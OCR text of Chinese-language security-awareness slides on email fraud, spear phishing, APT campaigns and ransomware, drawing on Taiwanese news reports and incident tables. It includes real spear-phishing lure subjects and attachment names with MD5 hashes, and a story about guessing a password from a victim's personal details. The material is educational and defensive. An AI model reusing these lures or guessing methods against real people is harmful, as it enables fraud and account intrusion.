


BEC變臉詐騙

https://blog.trendmicro.com.tw/?p=41964
https://blog.trendmicro.com.tw/?p=52825

Business Email Compromise

- 透過郵件、電話或傳真要求匯款給另一個詐騙用帳戶
  - 假的電郵
  - 真的電郵
  - 電話➔假冒身分



http://news.ltn.com.tw/news/society/paper/1124721

電郵帳號多個１ 駭客搬走百萬

2017-08-06

稱上游廠商改帳號 貿易公司受騙

〔記者邱俊福／台北報導〕北市某貿易公司的分公司於今年5月遭駭客入侵，歹徒仿照業務經理的電郵帳號，創立名稱多個「1」的假帳號，發信給總公司，宣稱上游供應商要求變更匯款帳戶，總公司沒注意帳號多了「1」，逕行匯款，直到3天後得知分公司電腦系統遭駭客入侵，才驚覺受騙，損失美金3萬2700元，折合台幣近百萬元。

刑事局表示，今年5月23日，這家貿易公司位於中國的分公司，電子商務郵件遭駭客入侵，歹徒掌握公司跟客戶間應付款項資料後，便仿照分公司業務經理的電郵帳號「xxxx@21cn.net」，創立名稱相似的「xxxx@211cn.net」假帳號，發信給台灣總公司，謊稱上游供應商要求變更匯款帳戶，讓總公司誤信，匯款美金3萬2700元到歹徒提供的銀行帳戶。

http://news.ltn.com.tw/news/society/breakingnews/2216954

2017-10-08 15:28

〔記者姚岳宏／台北報導〕新竹科學園區一間科技公司，日前接到代工廠一封電子郵件，對方表示由於當地銀行要求金融安全，需定期更換銀行受款帳戶，科技公司不疑有他，當月貨款即依對方指示匯至新帳戶內，沒想到竟中了詐騙集團的道，損失新台幣2千餘萬元。

這間長期與中國代工廠合作的科技公司，原本都用對方「xxx@ximhan.net」信箱聯絡，沒想到歹徒疑似入侵該代工廠電腦，取得雙方聯繫資料，另創立名稱相似的「xxx@xlmhan.net」假帳號，以中文繕打並發送郵件給台灣的科技公司，並假稱中國當地銀行要求，需定期更換銀行受款帳戶，防止帳戶遭國外洗錢犯罪利用。

台灣的科技公司財會人員一時眼花，未注意電子郵件帳號「i」已變成「l」，依言匯款，直到1週後接到代工廠遲未收到款項的消息，才驚覺遭詐，一字之差竟損失近2千餘萬元。

https://www.ithome.com.tw/news/116960

文/ 羅正漢 | 2017-09-27 發表

讚 4.9 萬 按讚加入iThome粉絲團 讚 235 分享 G+

今年6月，美國FBI網路犯罪申訴中心IC3公布2016年度網路犯罪報告，其中商業電子郵件詐騙（BEC）類型造成企業3.6億美元損失，占該年網路犯罪金額的27.1%，而它的申訴案件只占該年網路犯罪案的4%。比起勒索軟體攻擊，BEC詐騙對於駭客的投資報酬率相當驚人，預料未來還會繼續成長。（資料來源：美國FBI犯罪申訴中心IC3，iThome整理，2017年9月）


http://img21.mtime.cn/CMS/News/2011/10/20/102414.89568433.jpg
魚叉式攻擊

什麼是魚叉式網路釣魚？

魚叉式網路釣魚是駭客用來滲透企業網路的眾多方法之一，透過惡意的電子郵件來輔助其發動針對性攻擊。這類電子郵件會挾帶含有惡意程式的附件檔案，或者內含連上網路釣魚網站的連結。

1. 駭客鎖定特定企業員工進行情報蒐集。
2. 利用蒐集到的情報，精心製作一封針對目標對象的電子郵件，郵件中挾帶惡意附件或惡意連結。
3. 目標對象收到這封電子郵件，並開啟郵件中的惡意附件或惡意連結。
4. 附件檔案執行暗藏的惡意程式，或者連結連上一個專門散布惡意程式的網站不論是哪一種情況，都因而讓惡意程式有機會在目標對象的電腦上執行，進而讓駭客得以進出該系統與網路。

企業若未做好魚叉式網路釣魚的防範措施，就很可能遭遇針對性攻擊。

http://blog.trendmicro.com.tw/wp-content/uploads/2015/11/spear-phishing.png

進階持續性威脅

APT

- Advanced
- Persistent
- Threat

這不是APT

土法煉鋼駭客 1年半破1密碼

台灣新聞組桃園13日電

October 13, 2010 06:00 AM | 1180 觀看次數 | | 2 | |

桃園縣男子顏金龍懷疑盧姓合夥人吞了他的錢，告對方侵占；爲打贏官司，他「駭」進盧女電子信箱尋找證據，用生日、電話等排列組合近20萬筆密碼，花了1年6個月終於猜對，出庭時清楚說出對方每筆資金流向，遭盧女起疑報案，吃上官司。

「反正侵占官司會打很久，我一筆一筆敲鍵盤輸入，總算讓我破解密碼！」顏金龍（35歲）坦承花了很多時間「猜」盧女電子信箱密碼，竊取對方機密資料；他說，砸下百萬元投資餐廳，不甘心血汗錢一去無回，才會想盡辦法解密。

警方表示，顏姓男子對電腦並不內行，爲打贏官司竟排列組合20萬筆可能密碼，可謂是「土法煉鋼的另類駭客」。12日訊後依妨害電腦使用罪函送。

警方調查，顏姓男子兩年前拿出100多萬投資盧女餐廳，不到半年餐廳關門，盧女稱生意不好不得不結束營業，但顏認爲自己被坑了，告對方侵占，要求返還金錢。

顏姓男子認爲只要能進入盧女電子信箱，就可瞭解她在開餐廳這半年間與他人往來、資金流向等情形，於是上網搜尋盧女名字，查出對方在不同網站留下電子信箱與住址，再排列組合對方生日、身分證字號、手機與住宅電話號碼、門牌、英文名字與縮寫等，一年半下來排出近20萬筆可能密碼，每天只要輸入錯誤兩次就罷手，避免盧女帳號遭鎖定而露餡，半年前終於用盧女的汽車車號等十個數字猜出密碼。

日前開庭時，顏清楚說出盧女金融帳戶裡每筆資金流向，分毫不差，指控盧女將他的百萬元挪做他用，根本沒投資在餐廳，居心不良。盧女懷疑顏姓男子找遭徵信社違法調查她，向警方報案。


警方說，盧女將網路銀行帳號、密碼、現金流水帳等資料，用寄件備份儲存在電子信箱，顏登入後一目了然。盧女爲了「好記」，設定屬於顯性密碼的車號當密碼，不同信箱帳號都用相同密碼，顏嫌因此「很好猜」。

APT的特性

有紀律、有技術、有資源的“團隊”

- 強烈的針對性
- 客製的惡意程式工具
- 長期持續有耐心
- 多階段(移動/讀/傳/刪)
- 竊取資料為主

政府、金融、醫院、高科技單位



知名事件

時間	事件名稱	事件內容
2009	Ghostnet (鬼網)	竊取外交通訊內容 ➔ 多國外交使館
2010/1	Aurora (極光攻擊)	竊取原始碼與智慧財產➔Google 等科技公司
2010/5	Stuxnet	破壞工業設施(SCADA) ➔ 伊朗核能計畫
2011/2	Night Dragon (夜龍)	工業或商業情報 ➔ 美國石油公司、能源企業
2011/3	EMC/RSA Hack	SecurID Token 情報，造成 Token 被利用➔ Comodo 根憑證➔洛克希德馬丁…
2013/3	南韓青瓦台攻擊事件	駭客針對南韓主要銀行、媒體，以及個人電腦發動大規模攻擊
2013/12	Target	個資與商業情報 ➔ 美國美國第二大連鎖商店Target
2014/11	SONY Pictures	個資與商業情報 ➔ 美國SONY影業
2014/12	南韓核電廠資料外洩事件	個資與商業情報 +部分系統控制權 ➔南韓核電廠

一銀(2016/7)

http://www.ithome.com.tw/news/107294

攻擊流程

圖來源:detecting_the_enemy_inside_the_network-how_tough_is_it_to_deal_with_apts.pdf

1 INTELLIGENCE GATHERING

2 POINT OF ENTRY

4 LATERAL MOVEMENT

5 ASSET/DATA DISCOVERY

1010100
1010101


WWW

IM

3 COMMAND-AND-CONTROL COMMUNICATION

6 DATA EXFILTRATION


APT Kill Chain



https://image.slidesharecdn.com/dataroadshowfinal32015-150326152143-conversion-gate01/95/pivotal-big-data-roadshow-53-638.jpg?cb=1427396185

攻擊郵件真實範例

➢ EMC/RSA 事件(2011/3)



其他範例

http://blog.xecure-lab.com/2014/10/cve-2014-4114-pptx-apt-xecure-lab.html

ID 編號	APT Email 日期	Subject 主旨	Attachment file name 附件名稱	Attachment file MD5	遠端下載/ 內嵌後門程式
001	2014/10/17	強烈譴責警方暴力清場,請支持和平佔領中環行動並轉發佔中行動指南,讓更多人一起參與佔中	佔領中環行動指南.pps	CFD78F4F06DCC36A0FF47459FB22C817	遠端下載 (remote SMB download)
002	2014/10/18	"占中"人士真實的訴求和目的是什麼？	"占中"人士真實的訴求和目的是什麼？.pps	5F7692737EDF9E1C1DDBD92391CF4CD7	遠端下載 (remote SMB download)
003	2014/10/18	中國最先進海警執法船	中國海監 1306 號海警船.pps	443F68ECEDC25CAB703DFAD049FB2AB9	遠端下載 (remote SMB download)
004	2014/10/18	從地方開始，贏回台灣	從地方開始，贏回台灣.ppsx	7C8A14E6B070ED77845608734E2C90A4	內嵌後門程式 (Malware Embedded)
005	2014/10/19	各器官如何防癌(太棒的說明!!)	專家提醒各器官如何防癌.ppsx	E4E945F8B066E6EF399A3D1E6BFDC97F	內嵌後門程式 (Malware Embedded)
006	2014/10/20	一樣的青春~不一樣的風采~~	Female_soldiers_of_the_world.ppsx	40ABFBB24E1F6242A17C144EA82854E0	內嵌後門程式 (Malware Embedded)
007	2014/10/20	FW: 台灣地方政府派系與選舉	台湾地方政府派系与选举.pps	027BE9211E13937A53892F3E83F98BAE	遠端下載 (remote SMB download)
008	2014/10/20	2014年政治版圖評估預測	2014「九合一」政治版圖.ppsx	DAF1C9138C748A6FD6A73BBA8006CECE	內嵌後門程式 (Malware Embedded)

勒索軟體

綁架→付贖金


- 綁架
  - ✓綁架電腦/手機
    - – 無法使用 → Screen Lock
    - – 無法開機 → MBR(Master Boot Record)
  - ✓綁架資料
    - – 資料加密
      - Local
      - USB
      - Network Drive
- 付贖金
  - →虛擬貨幣!

只有Windows OS? …….No !

http://qooah.com/2016/03/07/first-mac-ransomware-found-in-transmission/


首個Mac系統綁架病毒出現(2016.3)

- 這個病毒經由使用者眾多的BT下載程式Transmission BitTorrent 去散播
- 駭客直接將毒病植入原本Transmission官方安全的安裝檔案中，從而令到不少用戶因相信官方軟件而安裝後被感染。




特定平台

https://www.ithome.com.tw/news/89871



直接綁架網站 → “RansomWeb”


https://www.theguardian.com/technology/2015/feb/03/hackers-websites-ransom-switching-encryption-keys



製作或取得沒想像困難

http://www.books.com.tw/products/0010759791

博客來 >中文書 >電腦資訊 >網路/架站 >資訊安全/駭客/防毒 >商品介紹



勒索病毒程式設計：揭秘你所不知道的勒索病毒

作者：秋聲, summ 追蹤作者

出版社：博碩 訂閱出版社新書快訊

出版日期：2017/07/31

語言：繁體中文

定價：480元

優惠價：9折 432元

本商品單次購買10本85折 408元

抵用購物金

運送方式：

可配送點：

可取貨點：

https://blog.trendmicro.com.tw/?p=25625

勒索病毒 DIY 套件價格一路水漲船高,因為愈來愈多人支付贖金,助長犯罪

